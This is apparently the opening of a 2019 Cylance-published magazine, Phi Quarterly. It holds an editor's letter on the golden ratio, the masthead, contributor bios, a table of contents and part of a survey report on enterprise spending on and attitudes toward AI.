
PHI


ARTIFICIAL INTELLIGENCE IS THE FUTURE



The AI Manifesto

The greatest challenges of AI application, and how we can conquer them.

ISSUE.01 SPRING 2019



Letter from the Editor

The universe is an amazing and sometimes incalculable phenomenon that few of us can adequately appreciate, much less absorb. So, when we come across a pattern, a universal, or a repeatable and replicable calculatable measure of it, we are in awe…and many of us enthusiastically celebrate it!

1.61803398875

Sometimes known as the Golden Mean or the Golden Ratio, Phi is one such unique phenomenon in the universe. Documented some 2,400 years ago by Euclid, Phi is categorized as an irrational number similar to Pi and holds a secret for predicting patterns in the universe. Observed in the chambered nautilus, falcon gyres, rose petals, pineapple skin, sunflower centers, the Milky Way galaxy, and even romanesco, the presence of Phi in the observable universe is undeniable.

In 2010, researchers even found the Golden Ratio in solid-state atomic particles by applying a magnetic field at right angles to particles of cobalt niobate, which yielded a magnetic resonance that showed a perfect ratio of 1.618.

Predicting the Future

The predictability of Phi is why we are here. We named this publication in its honor because that is what artificial intelligence (AI) delivers: a universal pattern in the observable universe that creates an algorithmic representation of that pattern to allow for replication and, ultimately, predictability.

We hope you will allow us to take you on this journey of pattern and algorithmic discovery to better the planet and those of us who so precariously dwell upon it.

Thank you for joining us!

Stuart McClure
Editor-in-Chief, Phi Quarterly

ISSUE.01 SPRING 2019

EDITOR-IN-CHIEF
Stuart McClure

EXECUTIVE EDITOR
KC Higgins

DEPUTY EDITOR
Anthony Freed

MANAGING EDITOR
Natasha Rhodes

RESEARCH EDITOR
Kevin Livelli

CREATIVE DIRECTOR
Drew Hoffman

ART DIRECTOR
Aaron Zide

PRODUCTION DIRECTOR
Patrick Huskey

PRODUCTION DESIGNER
Douglas Kraus

COPY EDITOR
William Savastano

DIGITAL MANAGING EDITOR
Saren Sakurai

EDITORIAL STAFF
Kevin Clinton
Frankie Berry

RESEARCH STAFF
Jon Gross

PROJECT MANAGER
Donna Crawford

SOCIAL MEDIA MANAGER
Joann Doan

Φ Phi Quarterly
400 Spectrum Center Drive,
Suite 900,
Irvine, California 92618

+1-888-930-3858

For information regarding submissions, subscriptions, advertising, or syndication, please contact phiquarterly@cylance.com

The opinions expressed in Phi are the contributors' own and do not reflect the views of Cylance.

Featured Contributors

Malcolm Harkins is the author of *Managing Risk and Information Security: Protect to Enable* and a trusted leader in the security space. He has spent his career helping CISOs and other executives understand information risk, security, and privacy issues and has served as an instructor or board member at universities that include UC Berkley, UCLA, Carnegie Mellon, Arizona State, and Susquehanna University. Malcolm lives in northern California, works out compulsively before dawn, and enjoys boating, cooking, and spending time with family and friends.

John McClurg is a longtime security executive and a global expert in cyber counterintelligence. In addition to holding senior executive roles within Dell, Honeywell, Lucent, and the FBI, John also served as the co-chair of the U.S. State Department's Overseas Security Advisory Council. He has a degree in law and has completed doctoral coursework in philosophical hermeneutics. John lives in the Rocky Mountains and holds what are believed to be global speed-reading titles.

Scott Scheferman's thought leadership on AI and cybersecurity are highly sought after by executives seeking to address the modern threat landscape, particularly the velocity and automation associated with complex attack campaigns. In his role as the senior director of worldwide services at Cylance, he supports more than 100 consultants and managers across all industry practices. Scott resides in Texas, enjoys fast Italian cars, produces live hardware techno tracks, and won Kingpin's first ever DefCon badge-hacking contest...although he was unaware there was even a contest underway.

Sara Lofgren has been working in computer security for over a decade, with a focus on solving enterprise security problems through the union of technology, people, and processes. Besides malware, her other main areas of interest include privacy, cryptography, and technology regulations. Sara lives in Minnesota with four kids, two dogs, a cat, and many rescue horses.

Contents

ISSUE.01 SPRING 2019

THE RACE IS ON 04
Artificial Intelligence in the Enterprise

TO CATCH A SPY 14
The Emergence of Artificial Intelligence

THE AI MANIFESTO 16
Understanding the Risks and Ethical Implications of AI-Based Security

THREAT RESEARCH 26
Cat Versus Mouse: The Perennial Effort To Catch Commercial Spyware

MALWARE SPOTLIGHT 32
How To Avoid a SamSam Ransomware Attack

CASE STUDY 40
Sydney Opera House and VMtech Take on Cybersecurity

LIVING OFF THE LAND 42
Public Hacking Tools Get Their Day in the Sun

PUTTING THE “S” IN IOT 48
Prepare Today for the Security Implications of a Connected World

OFF THE SHELF 52

CURB YOUR CURVES 56

Artificial Intelligence in the Enterprise

THE RACE IS ON

BY PHI EDITORIAL STAFF

OVERVIEW

Artificial intelligence (AI) is one of the hottest topics in today's headlines. It powers natural language recognition for voice-powered assistants like Siri and Alexa, beats world-class Google Go players, and enables hyper-targeted e-commerce and content recommendations across the web on high-traffic websites that include Target and Netflix.

But recently, leaders at organizations large and small have been actively expanding the AI footprint in their enterprises. Executives are trying to more fully comprehend what AI is and how they can use it to capitalize on business opportunities by gaining insight into the data they collect and engaging with customers more productively to hone their competitive edge. AI is the frontier of enterprise technology, but there remain many misconceptions about what it is and how it works. > > > >

38%

say they will spend a quarter to half of their IT budget on AI over the next 12 months.

Part of the confusion stems from the fact that AI is an umbrella term that covers a range of technologies — including machine learning, computer vision, natural language processing, deep learning, and others — that are in various stages of development and deployment. The use of AI for dynamic market-based pricing and targeted marketing has been spreading through corporations for a while, but actual AI computing where machines think like humans is still years in the future. The various possibilities prompt a range of reactions from people who understand AI's disruptive potential.

The research covered in this report focused on artificial narrow intelligence (referred to herein simply as AI — see The Three Practice Areas on page 7) that is being targeted for specific business cases in the enterprise, like blocking malware and responding to intrusion attempts by bad actors.

Is enterprise AI just the next leader in the series of recent new technologies all touted as the holy grail of business innovation that will leave companies without them in the dust of digital transformation? To answer this question, we partnered with Market Cube to commission a survey of more than 650 decision makers at large enterprises working across major industries in the U.S. and Europe and cross-functionally in the organization, from middle management to the corner office, to gauge their understanding of and investment in AI. We asked a host of questions to find out where and how enterprises are using AI, what their future plans are, and what they think the impact of AI will be on their organization.

Here are five key findings:

1 **AI moves the needle on security:** The survey found that 77% say they have prevented more breaches following their use of AI-powered tools, and 81% say AI was detecting threats before their human security teams could.

2 **Organizations plan to increase AI spend:** Nearly all of the IT decision makers surveyed said they are either currently spending on AI-powered solutions or planning to invest in them in the next two years. 60% already have AI in place.

3 **AI provides a competitive advantage:** 87% of IT decision makers see AI-powered technology as a competitive advantage for their IT departments, and 83% are investing specifically in AI to beat competitors.

4 **AI lives up to its promise:** Despite the fact that 76% of respondents are concerned that marketing hype will make it difficult to evaluate AI-powered technologies, 86% say

the AI they've used has lived up to its promises. Furthermore, 64% of IT decision makers expect to see ROI from their investments in AI in fewer than two years.

5 **Concerns for job retention don't outweigh opportunities:** 68% of IT decision makers say AI will make certain jobs obsolete, and 74% are concerned AI technology will replace jobs. But, 93% say it will create new job opportunities, and 80% believe AI will lead them to hire new workers and retrain existing employees.

AI in the Enterprise

It appears we've finally reached a point where the use of AI is shifting from talk to action, as companies have begun investing in AI in order to make better use of the data they gather and the increased computing power to which they have access. According to a recent McKinsey Global Institute Report, AI entrepreneurial investments were between $26 billion and $39 billion a couple of years ago, a three-fold increase over the previous three years. Research firm IDC predicts enterprise spending on AI and cognitive computing will grow to $46 billion by 2020.

Granted, most investment in AI comes from big players like Google, Amazon, and other big tech firms, but the AI spending fever is spreading. AI is used to forecast electricity demand at utilities, to train vehicles to become chauffeurs and truck drivers, and to power robots that pack and ship Amazon orders. Netflix, for example, says the AI algorithm behind its search-and-recommendations engine has saved it $1 billion in potential annual losses from canceled subscriptions. Early adopters tend to be technology, telecommunications, and financial services firms that deploy AI across technology groups and as a core part of their business. One thing they all have in common? All successful deployments have the full support of executive leadership.

Investment in AI

The large enterprises that took part in our survey are bullish on AI. Nearly all say they are either currently spending on AI-powered solutions or planning to invest in them in the next few years. A majority also say they have AI solutions already in production. This percentage might seem high, but not if we consider that data-driven IT departments are often early adopters of new technologies and are always looking for ways to optimize processes and reduce costs.

Specifically, the survey reveals:

- 60% already have AI in place
- 39% will spend 11% – 24% of their IT budget on AI over the next 12 months
- 38% will spend a quarter to half of their IT budget on AI over the next 12 months

The survey shows that IT decision makers see AI as a way to stay competitive and feel they will lose out if they don't adopt it, particularly for IT and security departments. In addition, the competitive benefits AI provides can be seen across the organization:

- 83% are investing specifically in AI to beat competitors
- 62% fear their competitors' investments in the technology may pose a threat to their business


The Three Practice Areas

As a field, artificial intelligence encompasses three distinct areas of research and practice:

1 **Artificial superintelligence** is the type popularized in speculative fiction and in movies such as *The Matrix*. The goal of this type of research is to produce computers that are superior to humans in virtually every way, possessing what author and analyst William Bryk referred to as "perfect memory and unlimited analytical power."

2 **Artificial general intelligence** refers to a machine that is as intelligent as a human and equally capable of solving the broad range of problems that require learning and reasoning.

3 **Artificial narrow intelligence** exploits a computer's superior ability to process vast quantities of data and detect patterns and relationships that would otherwise be difficult or impossible for a human to detect, such as in the field of cybersecurity.



60%

of IT decision makers surveyed say they already have AI-powered solutions in place.

- 87% see AI as a competitive advantage for their departments
- 79% believe AI will also benefit their security teams
- 75% think AI will benefit manufacturing and logistics
- 74% believe AI will benefit their customer service departments

So, which industries and departments are investing in AI? According to the survey, the technology is primarily in use in the IT, security, operations, and customer service areas, while manufacturing and logistics are fast becoming the top departments asking for it. As far as units within an organization, respondents say IT departments lead adoption at 75%, followed by security teams at 48%, and operations at 39%.

As far as where respondents are feeling the most impact, IT, security, manufacturing, and logistics are the departments where AI has changed the way they work the most. In general, departments that traditionally deal with data and analytics are best positioned to take advantage of AI. Most survey respondents say they are pleased with the results they've seen from their use of AI technologies.


While two-thirds of respondents say they are concerned that marketing hype will make it difficult to evaluate AI-powered technologies, nearly every respondent with an AI solution in place feels that the deployment has lived up to its promises. More than half expect to see ROI from their investments in AI within 24 months, particularly in the areas of improved operational efficiency, better business performance, and automation of repetitive tasks.

Perception of AI in the Enterprise


No study on AI would be complete without taking a look at how people think the technology might affect their jobs or their workforce. One of the biggest challenges to widespread adoption of AI is the perception that workers will be displaced. AI might require retraining staff for a number of jobs, but it will result in greater productivity and efficiency gains, and the potential for increased job satisfaction as it will create vast new opportunities that will allow staff to use their brains for more critical thinking and less monotonous, mundane, repetitive tasks.

In other words, the use of AI will change the nature of the work people do, moving it away from menial tasks to more strategic functions. It will be used to parse through data about customers, operations, business activities, and other processes that staff cannot compute or manage manually. But, AI can't operate on its own or in a vacuum; it needs humans to create the knowledge trees upon which it learns, and to train and maintain it.


In the next 12 months, what percentage of your IT budget is your organization planning to spend on AI-powered technology?



